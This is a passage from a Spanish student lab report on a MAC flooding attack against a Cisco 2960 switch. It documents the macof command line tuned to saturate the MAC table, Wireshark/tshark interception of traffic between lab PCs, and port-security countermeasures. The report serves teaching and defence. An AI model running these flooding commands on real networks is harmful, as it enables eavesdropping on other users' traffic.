


Figure 7: Captura de tráfico UDP interceptado

Problemas Encontrados Durante el Desarrollo

Problema 1: Saturación Insuficiente de Tabla MAC

Descripción

En pruebas iniciales, el ataque macof no generaba suficientes entradas para saturar completamente la tabla MAC del switch.

Evidencia

\footnotesize

```
1 Switch# show mac address-table count
2 Dynamic Address Count:          4567
3 Static Address Count:           0
4 Total Mac Addresses In Use:     4567
5
6 Total Mac Addresses Space Available: 3625
```

Diagnóstico

La tasa de generación predeterminada de macof era inferior a la capacidad de procesamiento del switch, lo que permitía que algunas entradas fueran eliminadas por aging antes de alcanzar la saturación completa.

✗ Error identificado: La configuración predeterminada de macof no era suficientemente agresiva para saturar un switch moderno.

Problema 2: Filtros de Wireshark Incorrectos

Descripción

Los filtros iniciales en Wireshark no mostraban el tráfico interceptado correctamente debido a sintaxis incorrecta.

Filtro problemático

\footnotesize

```
1 udp and ip.dest == 192.168.1.10
```


Corrección aplicada

\footnotesize

```
1 udp and ip.dst == 192.168.1.20
```

i Lección aprendida: El campo correcto para filtrar destino IP en Wireshark es `ip.dst`, no `ip.dest`.

Problema 3: Temporización del Ataque

Descripción

El timing entre el borrado de la tabla MAC y la reanudación del ataque era crítico para mantener el estado de flooding.

Solución implementada

- Mantener macof ejecutándose continuamente
- Usar el comando `clear mac address-table dynamic` sin detener el ataque
- Monitorear constantemente el estado de la tabla MAC

Soluciones Implementadas

Solución 1: Optimización de Parámetros macof

Configuración optimizada

\footnotesize

```
1 sudo macof -i eno1 -s random -d random
```

Resultado obtenido

\footnotesize

```
1 Switch# show mac address-table count
2 Dynamic Address Count:           7992
3 Static Address Count:            0
4 Total Mac Addresses In Use:      7992
5
6 Total Mac Addresses Space Available: 48
```

✓ **Resultado exitoso:** Con la optimización de parámetros se logró saturar efectivamente la tabla MAC del switch.

Solución 2: Filtrado Avanzado en Wireshark

Filtro optimizado de captura

```
\footnotesize
1 not host 192.168.1.30 and (icmp or udp)
```

Componentes del filtro: - `not host 192.168.1.30`: Excluye el tráfico del propio atacante - `icmp or udp`: Incluye solo protocolos de interés

Validación y Pruebas

Prueba 1: Verificación de Intercepción ICMP

Metodología

1. Ejecutar ataque MAC flooding con parámetros optimizados
2. NO borrar tabla MAC durante la prueba
3. Iniciar captura en PC C con filtros específicos
4. Generar tráfico ICMP entre PC A y PC B
5. Analizar capturas para validar intercepción

Comandos de validación

Generación de tráfico (PC A):

```
\footnotesize
1 ping -c 20 -i 0.5 192.168.1.20
```

Captura simultánea (PC C):

```
\footnotesize
1 tshark -i eno1 -f "icmp" -c 20
```

Resultados obtenidos

Métrica	Antes del Ataque	Durante el Ataque
Paquetes ICMP capturados	0	20
Tiempo de respuesta promedio	N/A	1.2 ms
Pérdida de paquetes	N/A	0%

✓ **Validación exitosa:** Se confirmó la interceptación del 100% del tráfico ICMP entre PC A y PC B.

Prueba 2: Verificación de Recuperación

Metodología post-ataque

1. Detener macof
2. Esperar aging natural de tabla MAC (300 segundos por defecto)
3. Verificar retorno al comportamiento normal
4. Confirmar que PC C ya no puede interceptar tráfico

Comandos de recuperación

\footnotesize

```
1 Switch# show mac address-table aging-time
2 Switch# clear mac address-table dynamic
3 Switch# show mac address-table count
```

Resultado de recuperación

- Tabla MAC regresó a 3 entradas (legítimas)
- PC C ya no captura tráfico entre PC A y PC B
- Comportamiento normal del switch restaurado

Experiencia Adquirida

Conocimientos Técnicos Desarrollados

1. Comprensión Profunda de Tablas CAM

Funcionamiento interno: - Las tablas CAM tienen limitaciones físicas de memoria (típicamente 8192 entradas en Cisco 2960) - El aging time predeterminado de 300 segundos es crucial para la recuperación automática - El

comportamiento de flooding ocurre instantáneamente al saturarse la tabla

Comportamiento operacional: - Cuando se satura, el switch adopta comportamiento de hub para tramas desconocidas - Las entradas estáticas no se ven afectadas por el flooding - El switch mantiene funcionalidad básica de switching para direcciones aprendidas previamente

2. Manejo Avanzado de Herramientas de Seguridad

dsniff suite: - **macof:** Herramienta específica para flooding MAC con múltiples parámetros configurables - **dsniff:** Suite completa para auditoría de seguridad de red - Integración con otras herramientas del paquete para análisis completo

Wireshark/tshark: - Filtros avanzados para captura selectiva de tráfico - Análisis profundo de protocolos en tiempo real - Capacidades de scripting para automatización de capturas

3. Análisis de Protocolos de Red

ICMP (Internet Control Message Protocol): - Comportamiento en redes switcheadas vs. entornos hub - Diferencias en tiempo de respuesta bajo diferentes topologías - Utilidad para validación de conectividad en ataques de red

UDP (User Datagram Protocol): - Características de tráfico no orientado a conexión - Facilidad de interceptación en comparación con TCP - Implicaciones de seguridad en aplicaciones que usan UDP

Ethernet: - Estructura detallada de tramas y direccionamiento MAC - Funcionamiento del algoritmo de aprendizaje de direcciones - Limitaciones inherentes del protocolo Ethernet

Habilidades Prácticas Desarrolladas

Comandos Cisco IOS Críticos

Monitoreo de tabla MAC:

\footnotesize

```
1 show mac address-table
2 show mac address-table count
3 show mac address-table aging-time
4 show mac address-table interface [interface]
```

Gestión de tabla MAC:

\footnotesize

```
1 clear mac address-table dynamic
2 clear mac address-table dynamic address [mac-addr]
3 clear mac address-table dynamic interface [interface]
4 mac address-table aging-time [seconds]
```

Diagnóstico de puertos:

\footnotesize

```
1 show interfaces status
2 show interfaces [interface] switchport
3 show spanning-tree interface [interface]
```

Técnicas de Análisis de Tráfico

Filtros avanzados de Wireshark: - Combinación de filtros de captura y visualización - Uso de expresiones regulares para búsquedas complejas - Análisis estadístico de patrones de tráfico

Correlación temporal de eventos: - Sincronización de logs entre múltiples dispositivos - Análisis de causa-efecto en eventos de red - Documentación temporal de cambios de comportamiento

Lecciones Aprendidas Clave

1. Importancia de la Seguridad por Capas

Principio fundamental: Un único mecanismo de seguridad (segmentación por switch) es insuficiente ante ataques dirigidos. Se requieren múltiples capas de protección:

- **Capa física:** Port security y control de acceso físico
- **Capa de enlace:** Implementación de 802.1X y VLAN segmentation
- **Capa de red:** Implementación de ACLs y monitoreo de tráfico
- **Capa de aplicación:** Cifrado end-to-end y autenticación robusta

2. Monitoreo Proactivo

Necesidad crítica: La detección temprana de ataques MAC flooding requiere monitoreo continuo y automatizado de:

- **Utilización de tabla MAC:** Alertas cuando se alcanza el 80% de capacidad
- **Patrones de tráfico anómalos:** Detección de incrementos súbitos en direcciones MAC
- **Alertas de seguridad del switch:** Configuración de SNMP traps para eventos críticos
- **Análisis de comportamiento:** Establecimiento de líneas base de tráfico normal

3. Configuración Defensiva

Realidad operacional: La configuración predeterminada de switches es inherentemente vulnerable. Es esencial implementar configuraciones defensivas desde el inicio:

Port security básico:

\footnotesize

```
1 interface range FastEthernet0/1-24
2   switchport mode access
3   switchport port-security
4   switchport port-security maximum 2
5   switchport port-security violation restrict
6   switchport port-security mac-address sticky
```

Monitoreo avanzado:

\footnotesize

```
1 mac address-table aging-time 600
2 mac address-table notification change
3 mac address-table notification mac-move
```

4. Documentación y Procedimientos

Importancia crítica: La documentación detallada y estandarizada es fundamental para: - Replicación de pruebas en diferentes entornos - Transferencia de conocimiento entre equipos técnicos - Desarrollo de procedimientos de respuesta a incidentes - Validación de controles de seguridad implementados

Exploración de Aplicaciones y Sugerencias

(Esta sección se completará posteriormente con aplicaciones avanzadas y sugerencias de mejora)

Recursos y Referencias Utilizados**Documentación Técnica Oficial****Cisco Systems Documentation**

- **Cisco IOS Configuration Guide:** “Configuring Port Security” - Guía oficial para implementación de port security en switches Cisco
- **Catalyst 2960 Software Configuration Guide:** “Security Features” - Documentación específica para características de seguridad en switches 2960
- **Cisco Security Best Practices:** “Layer 2 Security Configuration” - Mejores prácticas para seguridad en capa 2

Standards y RFCs

- **RFC 826:** “Address Resolution Protocol (ARP)” - Especificación del protocolo ARP y su relación con direcciones MAC
- **RFC 792:** “Internet Control Message Protocol (ICMP)” - Definición del protocolo ICMP utilizado en las pruebas
- **RFC 768:** “User Datagram Protocol (UDP)” - Especificación del protocolo UDP usado en validaciones
- **IEEE 802.1D:** “MAC Bridges” - Estándar para funcionamiento de puentes MAC y tablas de direcciones

Herramientas y Software

Open Source Security Tools

- **dsniff:** <https://github.com/dugsong/dsniff> - Suite de herramientas para auditoría de seguridad de red
- **Wireshark:** <https://www.wireshark.org/> - Analizador de protocolos de red de código abierto
- **netcat:** GNU netcat implementation - Utilidad de red para depuración y exploración

Documentación de Herramientas

- **macof man page:** Documentación oficial de la herramienta macof incluida en dsniff
- **Wireshark User’s Guide:** https://www.wireshark.org/docs/wsug_html_chunked/
- **tshark man page:** Documentación para la interfaz de línea de comandos de Wireshark

Configuraciones de Referencia

Archivos de Configuración Utilizados

Todas las configuraciones están disponibles en el directorio `configs/` con el siguiente naming convention:

- **SW1-initial-config.cfg:** Configuración inicial del switch Cisco 2960

Entornos de Laboratorio

Configuración de Hardware

- **Switch:** Cisco Catalyst 2960-24TT-L con IOS 15.0(2)SE11
- **PCs:** Ubuntu 22.04 LTS con herramientas de red preinstaladas
- **Cableado:** Cables UTP Cat5e para todas las conexiones

Configuración de Software

- **Sistema Operativo:** Ubuntu 22.04 LTS
- **Herramientas instaladas:** dsniff, wireshark, netcat
- **Versiones específicas:** Documentadas en sección de herramientas utilizadas

Recursos Adicionales

- **Packet Tracer:** Simulador oficial de Cisco para educación

Documento generado: Septiembre 06, 2025

Versión: 1.0

Estado: Completado - Listo para renderizado PDF con Eisvogel

Autores: Uriel Felipe Vázquez Orozco, Euler Molina Martínez

Materia: Redes de Computadoras 2

Profesor: M.C. Manuel Eduardo Sánchez Solchaga

Institución: Facultad de Ingeniería Electrónica